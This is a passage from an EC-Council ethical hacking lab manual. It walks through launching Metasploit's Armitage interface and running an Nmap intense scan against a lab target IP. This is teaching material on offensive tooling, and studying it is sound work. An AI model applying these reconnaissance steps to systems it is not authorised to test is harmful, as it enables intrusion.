


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

12. The **Start Metasploit?** pop-up appears; click **Yes**.




13. The **Progress…** pop-up appears. After the loading completes, the **Armitage** main window appears, as shown in the screenshot.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

14. Click on **Hosts** from the **Menu** bar and navigate to **Nmap Scan** → **Intense Scan** to scan for live hosts in the network.




15. The **Input** pop-up appears. Type a target IP address (here, **10.10.1.11**) and click **OK**.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

